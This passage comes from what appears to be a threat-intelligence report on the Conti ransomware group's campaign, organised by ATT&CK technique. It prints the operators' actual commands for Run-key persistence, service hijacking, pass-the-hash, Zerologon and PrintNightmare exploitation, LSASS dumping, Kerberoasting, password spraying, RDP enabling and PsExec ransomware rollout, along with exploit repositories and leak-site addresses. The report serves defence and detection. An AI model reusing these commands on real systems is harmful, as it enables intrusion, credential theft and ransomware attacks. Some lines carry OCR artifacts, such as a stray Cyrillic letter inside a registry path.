
The script (**explorers.bat**), along with an executable file (**explorers.exe**), was downloaded to the infected device, after which the attackers manually added entries to the registry:

- reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v explorers /t REG_SZ /d "C:\Temp\explorers.exe"
- reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v explorers /t REG_SZ /d "C:\Temp\explorers.bat"

Appendix 2 shows the beacon configuration file that was downloaded to the infected device. The launching script and beacon file can also be placed in the **C:\intel** directory.



□ Registry key value creation or modification
\REGISTRY\USER\S-1-5-21-3796668322-835951051-4202331054-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Signatures High 1



Payload.

KeyName	\REGISTRY\USER\S-1-5-21-3796668322-835951051-4202331054-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Value	explorers
Type	1
DataSize	44
DataString	C:\Temp\explorers.bat

Marks.

Marks.0.EventIds	["3EC6F681-89D5-2E4F-3442-257EDDD3621A"]
Marks.0.MachineId	7E1C8513-74F6-612F-26D1-C0054C5F2C5C
Marks.0.Description.value	Makes itself run automatically on Windows startup
Marks.0.Description.__type__	LazyString
Marks.0.Name	persistence_autorun
Marks.0.Severity	10
Count	1
@timestamp	
delay	445272
Severity	5
KqlMatch	false

Figures 14 and 15.
Change of registry key HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run.
Source: Group-IB XDR

Lastly, the operators ensured that the file had been added to run automatically at startup by executing the following command:

- reg query "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /s

Privilege escalation

Create or Modify System Process: Windows Service T1543.003

In order to run some applications with SYSTEM privileges, the operators edited the path to the executable file of an existing service. They had previously obtained the list of services using the **SharpUp** utility. The attackers chose the services that autostarted together with the system and replaced the service file path using the following command:

- sc config %existing_servicename% binpath=C:\intel\%malicious_filename%.exe

The attackers then used the **taskkill** command to manually disable the service process and run the malicious file. It is important to note that it was the executable file and not the service that was run the first time (i.e. it was run with the same permissions as Cobalt Strike).

The attackers also created a new service with a typical Cobalt Strike name (name: **[0-9a-f]{7}**, executable path: **\\127.0.0.1\ADMIN$\.[0-9a-f]{7}.exe**) and launched it manually.

Abuse Elevation Control Mechanism: Bypass User Account Control T1548.002

The operators used a variety of methods to bypass UAC, including:

- Modification of FodHelper registry key (uac-fodhelper)
- Token Duplication UAC Bypass (uac-token-duplication)
- UAC bypass via task scheduler (uac-schtasks)

All these commands are available to Cobalt Strike operators directly from the console, which means that UAC was bypassed in a single command.

Access Token Manipulation: Make and Impersonate Token T1134.003

Having obtained admin credentials, the operators used the admin's token. This was presumably done using the Cobalt Strike **make_token** command. Such token use mostly happened before lateral movement took place.

In some cases, the attackers needed only the NTLM hash of the administrator password to escalate privileges; in this case, the **pth** command (Pass-the-Hash) was used. Example:

```
pth /user:Administrator /domain:%domain% /ntlm:%hash% /run:"%COMSPEC%
/c echo [0-9a-f]* > \\.\pipe\[0-9a-f]{6}"
```

Exploitation for Privilege Escalation T1068

During the **ARMattack** campaign, the attackers exploited various privilege escalation vulnerabilities:

- **CVE-2016-0099** (MS16-032): the vulnerability was exploited using the Cobalt Strike command **elevate ms16-032**
- **CVE-2016-7255** (MS16-135): in the same way, the vulnerability was exploited using the Cobalt Strike command **elevate ms16-135**
- **CVE-2021-34527** (PrintNightmare): the attackers used the project https://github.com/JohnHammond/CVE-2021-34527. Example of the launch:

```
powershell Invoke-Nightmare -NewUser %new_username% -NewPassword
%new_password% -DriverName “Xeroxxx”
```

- **CVE-2020-1472** (Zerologon) is the “heavy artillery” in the Conti arsenal, which the operators use when other methods prove ineffective. Exploiting this vulnerability changes/resets the password for the domain controller account, which can cause the domain controller to malfunction. Exploitation example:

```
zero.exe %ip_address% %controller_name% %ad_domain_name% %username%
-c “taskkill /f /im explorer.exe”
```

  This command line led Group-IB experts to the following project: https://github.com/Exploitspacks/CVE-2020-1472. Moreover, Conti instructions list another GitHub project that may have been used to prepare the exploit: https://github.com/rsmudge/ZeroLogon-BOF

- **CVE-2021-36934** (HiveNightmare): to exploit the vulnerability, the attackers compiled a PE file that contained an interesting PDB path:

```
C:\Users\kevin\OneDrive\Documents\source\HiveNightmare\Release\HiveNightmare.pdb
```

- **CVE-2020-0787** (Windows BITS LPE): the source code of the exploit was taken from the project https://github.com/itm4n/BitsArbitraryFileMove and carefully rewritten by the attackers (SHA256 of the analyzed file: **65090399c998948c347a1e5c223461925e68178dd94c92e9de04597493197097**). The following important changes should be noted:
  - A function was added to check the name of the computer on which the exploit is running; if the name is **HAL9TH** (associated with the Windows Defender emulator), the exploit terminates itself.
  - The executable file creates the mutex **muuuu**.
  - The exploit contains two DLLs, one for Windows x86 and one for x64. The files act as payloads and are launched as a result of exploiting the vulnerability.

Before describing the payload's functionality, it should be noted that — due to the specific nature of the vulnerability — the payload will replace one of the following system files:

- %WINDIR%\system32\msfte.dll
- %WINDIR%\system32\wlanapi.dll
- %WINDIR%\system32\wlanhlp.dll
- %WINDIR%\system32\SrClient.dll
- %WINDIR%\system32\windowscoredeviceinfo.dll
- %WINDIR%\system32\wuauserv.dll
- %WINDIR%\system32\appraiser.dll
- %WINDIR%\system32\wbem\loadperf.dll
- %WINDIR%\system32\wbem\cryptsp.dll
- %WINDIR%\system32\wbem\wmiclnt.dll

The payload functionality includes:

- In the current directory, creating a file with the name **7**
- Creating an event with the name **1234567**
- Running the command:

```
"cmd.exe /c TIMEOUT /T 1 & del /f [payload_filename] >> NUL"
```

A POC (proof of concept) was presumably used as a payload. In future attacks, Conti could use a more sophisticated tool as a payload for this exploit. It is also important to note that this exploit can receive a path to an arbitrary executable file. As a result of the exploit being executed, the executable file will be launched with system privileges.

- **CVE-2021-41379** The source code of the exploit was taken from the project https://github.com/klinix5/InstallerFileTakeOver.
- **CVE-2021-42287/CVE-2021-42278** The source code of the utility used in the attack is based on the open-source project https://github.com/cube0x0/noPac. The utility is designed to exploit a tandem of vulnerabilities, resulting in the domain controller role being intercepted (and the threat actors gaining full control over the domain).

Defense evasion

In this section, Conti's tactics and techniques start overlapping. First, let us briefly review what has been observed so far:

- Access Token Manipulation: Make and Impersonate Token T1134.003
- Abuse Elevation Control Mechanism: Bypass User Account Control T1548.002

The table below contains techniques similar to ones described previously:

CURRENT TECHNIQUE	PREVIOUSLY DESCRIBED TECHNIQUE
Hijack Execution Flow: Services File Permissions Weakness T1574.010	Create or Modify System Process: Windows Service T1543.003
Use Alternate Authentication Material: Pass the Hash T1550.002	Described in part 2 of Access Token Manipulation: Make and Impersonate Token T1134.003

Moreover, new techniques are described.

Beacon launch

In their analysis, Group-IB experts observed that Cobalt Strike beacons were launched in the context of multiple processes, including:

- powershell.exe
- dllhost.exe
- regsvr32.exe
- explorer.exe
- msra.exe
- exp.exe
- winlogon.exe
- rundll32.exe
- ServerManager.exe
- explorers.exe
- mobsync.exe
- WerFault.exe
- svchost.exe
- iexplore.exe

This subsection will therefore look at the following methods:

- Process Injection T1055
- Reflective Code Loading T1620
- Signed Binary Proxy Execution: Regsvr32 T1218.010
- Signed Binary Proxy Execution: Rundll32 T1218.011

Valid Accounts T1078


While probing the victim's infrastructure, the attackers seek to obtain administrator credentials using a wide variety of techniques. Each technique is described in detail in the **Credential access** section. In the current section, the following high-level techniques are relevant:

- Valid Accounts: Domain Accounts T1078.002
- Valid Accounts: Local Accounts T1078.003

Credential access

One of the main goals of attackers is to obtain admin credentials in organizations. Using such credentials enables attackers to freely move across the infected infrastructure, run the required applications with a high priority, steal data from any device in the network, and launch ransomware throughout the organization with a couple of scripts — in short, to make the most of the rights they have obtained. As part of the **ARMattack** campaign, the threat actors used a variety of techniques to obtain accounts, passwords, and their hashes. In almost all cases, the attackers ran **Mimikatz** and sometimes tried to extract data using the **Lazagne** utility:

- lazagne.exe -all
- lazagne.exe -m all
- lazagne.exe -p getpass -m all
- lazagne.exe getpass all



Time | Event Type & Details

□ Process creation
lazagne.exe all -v
Signatures Low 1


Figure 16.
Launch of the lazagne.exe utility.
Source: Group-IB Managed XDR

Below are other methods for obtaining user accounts that the attackers used during this campaign.

OS Credential Dumping: LSASS Memory T1003.001

The operators dumped the memory of the lsass.exe process, then downloaded and analyzed it to obtain administrator passwords. This is how they did it:

```
rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump %PID% C:\Pro-
gramData\lsass.dmp full
```



Time | Event Type & Details

□ Process creation
rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 68 C:\ProgramData\lsass.dmp full
Signatures High 1

Figure 17.
LSASS dump created using the rundll32 utility.
Source: Group-IB Managed XDR

Group-IB also observed privileges being escalated via **Pass-The-Hash**. The NTLM hash of the privileged user's password was obtained using the **hashdump** command, as demonstrated on the Cobalt Strike blog. Lastly, as mentioned above, the attackers used **Lazagne** in their attacks.

OS Credential Dumping: Security Account Manager ID: T1003.002


To obtain passwords for admin accounts, the threat actors used the following tools:

- mimikatz
- fgdump
- lazagne

Credentials from Password Stores: Credentials from Web Browsers T1555.003

In some cases, the attackers obtained user passwords from the browser of an infected device using two tools:

1. SharpChromium.exe logins
2. SharpWeb.exe all




□ **Process creation**
SharpWeb.exe all
Signatures Low 2

Figure 18.
Launch of the credential retrieval utility SharpWeb.
Source: Group-IB Managed XDR

Steal or Forge Kerberos Tickets T1558

Before the attack, the operators checked for passwords stored in group policy files using **Net-GPPPassword**. Attacks on the **Kerberos** protocol can be carried out to obtain password hashes. Group-IB experts observed two types of attacks carried out using **Rubeus** or **Invoke-Kerberoast** from **Empire**, for example:

Kerberoasting T1558.003	Rubeus.exe kerberoast /ldapfilter:'admincount=1' /format:hashcat /outfile:C:\ProgramData\hashes.txt
AS-REP Roasting T1558.004	Rubeus.exe asreproast /format:hashcat /outfile:C:\ProgramData\asrephashes.txt



Time	Event Type & Details
□	**Process creation** Rubeus.exe asreproast /format:hashcat /outfile:asrephashes.txt Signatures High 1 Low 2
□	**Process creation** Rubeus.exe kerberoast /ldapfilter:'admincount=1' /format:hashcat /outfile:hashes.txt Signatures High 1 Low 2

Figure 19.
Launch of the Rubeus utility.
Source: Group-IB Managed XDR

Forced Authentication T1187

In some cases, Cobalt Strike operators ran a utility called **FakeLogonScreen.exe**, whose source code is available at https://github.com/bitsadmin/fakelogonscreen. As can be seen from the project description, the application simulates an MS Windows login window, requiring the user to enter the password for their account.

Unsecured Credentials: Credentials In Files T1552.001

It will come as no surprise that threat actors are particularly fond of any files with the word **"password"** in the name, and they steal all such files, all in the course of "admin hunting". Threat actors are also interested in the databases of password managers. They download these to their device and brute-force the master password.

Brute Force: Password Spraying T1110.003

Password brute-forcing was carried out using the script https://github.com/ShellIntel/scripts/blob/master/Invoke-SMBAutoBrute.ps1, with the following launch command:

```
Invoke-SMBAutoBrute -PasswordList %password_list% -LockoutThreshold 5
```

Discovery

Conti uses a large number of reconnaissance tools, many of which cannot be attributed to a specific technique. In this section, Group-IB experts first give a brief description of the attackers' actions, and then they group the tools by technique.

After infecting "patient zero" in an organization's infrastructure, the attackers first determine who exactly they have infected. The table below contains the top standard Windows commands that the attackers use at this stage (the examples are in English, but they can vary depending on the system language):

COMMAND	DESCRIPTION
whoami /groups	Displays the user groups to which the current user belongs
net group /domain	Shows users in the domain
net group "domain admins" /domain	Obtains a list of domain administrators
net group "domain controllers" /domain	Obtains a list of domain controllers
net group "enterprise admins" /domain	Obtains a list of company administrators
net user [username] /domain	Obtains information about the user [username]
net shares	Obtains a list of connected network drives
net view %IP% /ALL	Displays a list of domains, computers, and network drives on the device
nltest.exe /domain_trusts /all_trusts	Obtains a list of trusted domains; after obtaining this information, the operators attack devices of related organizations

On one occasion, Group-IB experts observed the following command execution: **net localgroup "Cert Publishers" /domain**, but the attackers did not use the data obtained as a result in any way.

As mentioned above, if the infected device is not in the domain, the attackers ignore it. Once the operators realize that they have found a victim that could be of interest (usually determined by the organization's size and revenue), they scan the network using various tools. Conti's favorite tool seems to be **AdFind**. In all the incidents that Group-IB experts analyzed, the tool was delivered to the infected device and run as follows:

```
C:\%AD_FOLDER_PATH%\AdFind.exe -f objectcategory=computer -csv name
cn OperatingSystem dNSHostName > C:\[domain_name].csv
```


Next, the attackers manually download the file for further analysis on their side and remove AdFind.exe and the resulting file. Group-IB experts also noticed that the attackers had a special bat script that launched this tool with different parameters:

```
adfind.exe -f «(objectcategory=person)» > ad_users.txt
adfind.exe -f «objectcategory=computer» > ad_computers.txt
adfind.exe -f «(objectcategory=organizationalUnit)» > ad_ous.txt
adfind.exe -sc trustdmp > trustdmp.txt
adfind.exe -subnets -f (objectCategory=subnet)> subnets.txt
adfind.exe -f «(objectcategory=group)» > ad_group.txt
adfind.exe -gcb -sc trustdmp > trustdmp.txt
```

The attackers also use the following tools during reconnaissance:

- **SharpHound**, a BloodHound data collection module, is a powerful AD analysis tool that extracts data and presents it as a graph. Example of a launch:

```
SharpHound.exe --PortScanTimeout 1000 --OutputDirectory C:\Intel
--OutputPrefix «FULL» --Loop --LoopDuration 00:10:00 --domain %do-
main_name%
```



Time	Event Type & Details
☐	**Process creation** SharpHound.exe --PortScanTimeout 1000 --OutputDirectory C:\Intel --OutputPrefix "FULL" --Loop --LoopDuration 00:10:00 --domain Signatures Low 2

Figure 20.
Launch of the SharpHound utility to collect Active Directory data.
Source: Group-IB Managed XDR

Similarly to AdFind, the results were moved to a Cobalt Strike "working directory" and then to the attackers' server for further analysis. The utility and its results were deleted from the infected device.

- **nmap** is a freeware utility for IP network scanning
- Scripts from the **PowerSploit** project and the **PowerView** and **SharpView** tools derived from it. The following scripts have been used in Conti attacks:

SCRIPT	DESCRIPTION
SharpView.exe Find-DomainUserLocation -UserIdentity	Checks which devices in the domain the user is registered on
Find-LocalAdminAccess	Helps attackers determine the devices within the domain on which the current user has administrator privileges
Invoke-EnumerateLocalAdmin	The attackers use this command to obtain a list of local administrators
Invoke-ShareFinder	Obtains a list of network drives connected to the device

In some cases, when an operation failed, the attackers checked which security solutions were running on the device:

- wmic /namespace:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value
- wmic /namespace:\\root\SecurityCenter2 PATH AntiSpywareProduct GET /value
- wmic /namespace:\\root\SecurityCenter2 PATH FirewallProduct GET /value

The above commands are usually run when the Cobalt Strike **show_av** command is executed. After obtaining this list, the attackers did not take any steps to disable the defenses; they just changed the methods and tools used as part of their attack.

As mentioned above, the attackers used **Invoke-ShareFinder -CheckShareAccess** to obtain information from the network drives to which the infected user had access.

Below is a MITRE table:

TECHNIQUE	TOOL(S)
Account Discovery: Domain Account T1087.002	• whoami /groups • net group /domain • net group “domain admins” /domain • net group “enterprise admins” /domain
Account Discovery: Email Account T1087.003	Extracting passwords from browsers using the following utilities: • SharpChromium.exe logins • SharpWeb.exe all
Permission Groups Discovery: Local Groups T1069.001	• SharpHound
Permission Groups Discovery: Domain Groups T1069.002	• AdFind • SharpHound • PowerSploit scripts and derived tools
Group Policy Discovery T1615	• SharpHound
Remote System Discovery T1018	• net group “domain controllers” /domain • Use of the AdFind utility • Use of the SharpHound utility • Use of the SharpView utility
Domain Trust Discovery T1482	• nltest.exe /domain_trusts /all_trusts

Software Discovery: Security Software Discovery T1518.001	• wmic /namespace:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value • wmic /namespace:\\root\SecurityCenter2 PATH AntiSpywareProduct GET /value • wmic /namespace:\\root\SecurityCenter2 PATH FirewallProduct GET /value
Network Share Discovery T1135	• powershell.exe Invoke-ShareFinder -CheckShareAccess.
File and Directory Discovery T1083	Manual search for files on the device, as described in more detail in the Execution section
System Service Discovery T1007	Using the SharpUp utility to obtain information about registered services
Network Service Scanning T1046	• nmap

Lateral movement

The attackers moved within the victim's infrastructure in various ways. More often than not, they launched Cobalt Strike beacon instances using the popular **PsExec** utility. The utility was also used to mass-copy and launch Conti ransomware in organizations.

Example of use:

COMMAND	DESCRIPTION
PsExec.exe /accepteula @C:\Intel\cc.txt -u %domain%\Administrator -p %password% cmd /c COPY "\\%server_name%\Intel\update.exe" "C:\windows\temp\"	Copies the **update.exe** file to the Temp directory on all devices in the **C:\Intel\cc.txt** list
PsExec -accepteula -d @C:\Intel\1.txt -u %domain%\Administrator -p %password% cmd /c \\%ip%\Intel\c.exe -size 30 -m	Launches ransomware on all devices in the **C:\Intel\1.txt** list from a remote server

The abovementioned **CVE-2020-1472** (Zerologon) vulnerability, which is described in detail in **Exploitation for Privilege Escalation T1068**, is one of the vulnerabilities used for lateral movement.

Lastly, Conti enabled the RDP protocol on some of the infected devices. The hackers probably used RDP to move across the victim's infrastructure. The protocol was enabled as follows:

- REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\к" /t REG_DWORD /v "fDenyTSConnections" /d 0 /f
- REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /t REG_DWORD /v "fSingleSessionPerUser" /d 0 /f
- REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\Licensing Core" /t REG_DWORD /v "EnableConcurrentSessions" /d 1 /f
- REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /t REG_DWORD /v "EnableConcurrentSessions" /d 1 /f
- REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /t REG_DWORD /v "AllowMultipleTSSessions" /d 1 /f
- REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services" /t REG_DWORD /v "MaxInstanceCount" /d 5 /f
- REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /t REG_DWORD /v "AllowTSConnections" /d 1 /f

- REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /t REG_DWORD /v "TSAdvertise" /d 1 /f
- REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /t REG_DWORD /v "IdleWinStationPoolCount" /d 1 /f
- REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /t REG_DWORD /v "TSAppCompat" /d 0 /f
- REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /t REG_DWORD /v "TSEnabled" /d 1 /f
- REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /t REG_DWORD /v "TSUserEnabled" /d 0 /f
- REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /t REG_DWORD /v "fEnableWinStation" /d 1 /f
- REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /t REG_DWORD /v "MaxInstanceCount" /d 0xffffffff /f
- REG ADD "HKLM\SYSTEM\ControlSet001\Control\Terminal Server\Licensing Core" /t REG_DWORD /v «PolicyAcOff" /d 5 /f
- sc config termservice start= auto
- net start termservice /y

This was followed by patching the **Terminal Server** service with Mimikatz, resulting in multiple RDP sessions being able to run on the patched system at the same time. In some cases, the attackers configured the firewall to enable remote administration:

- netsh firewall set service remoteadmin enable

To summarize, the following methods are especially important на techniques can be highlighted:

TECHNIQUE	DESCRIPTION
Lateral Tool Transfer T1570	Using the PsExec utility for lateral movement
Exploitation of Remote Service T1210	Exploiting the Zerologon vulnerability within the victim's infrastructure
Remote Services: Remote Desktop Protocol T1021	Enabling RDP and its further use

Collection

During the reconnaissance and "admin hunting" phase, the attackers download data manually. Interestingly, the instructions describe how data can be downloaded automatically from the victim's infrastructure.

Archive Collected Data T1560

Running some commands and utilities such as BloodHound creates an archive that the attackers download manually after the utility has run. The archive is also manually deleted from the compromised device.

Data from Local System T1005

As stated above, the attackers accessed devices on the organization's network and manually downloaded documents from the compromised devices. They were primarily interested in any files that could potentially contain passwords (even password manager databases, which were subsequently brute-forced by the attackers). Moreover, the threat actors prioritized the following types of documents:

- Financial and accounting documents
- IT documents
- Customer information
- Information about projects
- Employee details

Data from Network Shared Drive T1039

Similar to **Data from Local System T1005**

Command and Control

Given that Conti mainly used the Cobalt Strike framework, most of the traffic between the compromised organization and C2 passed through HTTPS, while traffic between beacons in the victim's infrastructure passed through SMB. On rare occasions, the threat actors used Cobalt Strike's built-in DNS tunneling functionality to hide traffic. To this end, three techniques were used: Application Layer Protocol: Web Protocols T1071.001, Remote Services: SMB/Windows Admin Shares T1021.002, and Application Layer Protocol: DNS T1071.004. The PsExec utility, which can use the SMB protocol to redirect the input and output data of the program being created, was often used for lateral movement. On the infected infrastructure, the attackers activated a proxy service using the standard Cobalt Strike socks command, which points to another technique: Proxy: Internal Proxy T1090.001. Lastly, in some cases, the attackers enabled RDP and conducted malicious activity within the organization's network via this standard protocol, so Remote Access Software T1219 can also be added to the list.

To summarize:

- Application Layer Protocol: Web Protocols T1071.001
- Remote Services: SMB/Windows Admin Shares T1021.002
- Application Layer Protocol: DNS ID: T1071.004
- Proxy: Internal Proxy T1090.001
- Remote Access Software T1219

Impact

Like most ransomware groups, Conti has two goals:

- Steal as much sensitive internal company data as possible
- Paralyze the company by encrypting its infrastructure

For this reason, two techniques are relevant to this section:

TECHNIQUE	DESCRIPTION
Data Destruction T1485	The first thing that the attackers do is manually delete backup data.
Data Encrypted for Impact T1486	Next, the hackers download ransomware to all the devices they can reach and run it. The process is described in detail in the **Lateral Movement** section.


During their analysis, Group-IB experts found the following ransomware samples:

- Conti, Windows version
- Conti, Linux version (a detailed description can be found below)
- Hive, Linux version

Following a leak of Conti's internal chat logs, an extensive list of other RaaS with which Conti is partnering has been revealed to the world. The use of Hive as part of the **ARMattack** campaign is therefore unlikely to surprise anyone and there is no point in covering it.

Conti ransomware variant for Linux

Group-IB has been monitoring Conti's activities since the group was created. The Linux version of Conti ransomware has already been described in public sources (as the chat logs showed, it proved problematic for the developers and even derailed an important deal). The version Group-IB investigated is slightly different to the one available publicly, so a couple of pages in this report are dedicated to it.



Name	Conti
Aliases	–
Threat level	Medium
Platform	Windows • Linux
Category	Ransomware
Threat actors	Conti • FIN12 • Trickbot
Linked malware	–
Countries	

Description

Conti is a private Ransomware-as-a-Service (RaaS), firstly it was identified in December 2019.

Conti is a private Ransomware-as-a-Service (RaaS), firstly it was identified in December 2019. Like Ryuk, it is delivered via Trickbot.
This malicious software is notable for its advanced capabilities such as fast encryption, anti-analysis, and direct execution. It contains command-line options to scan for local files as well as remote files over SMB shares. Conti also uses the Windows Restart Manager to free up files that are open by various applications. The ransomware uses AES-256 encryption and requires the victim to email the threat actor for the decryption key. Also, malefactors uses a website for stolen data.

Blog of group:
htcltkjqoltnez5slo7fvhiou5lbno5bwczu7li2hmfpkowwdpj3q2yd[.]onion
conti[.]news
fylszpcqfel7joif[.]onion/news

Screenshotof blog:

Figure 21.
Conti profile in the Threat Intelligence portal. As can be seen in the screenshot, users have access to a detailed description of malware, signatures, YARA rules and extracted configuration data.

Group-IB analysts take particular interest in any new tool, and the Linux version of Conti ransomware of the same name was no exception. Group-IB specialists analyzed a file named **linuxx64 ELF**, with SHA256: **abd011278f60b350e932c6ed3e2ee16b3e0f45d616d04e5d2fba02a57d521080**.

The Linux version of Conti is capable of handling the following input parameters:

--path	Specifies the path to the directory in which the files are to be encrypted
--size	Controls the size of the blocks for encrypting files and the gaps between them in partial file encryption mode

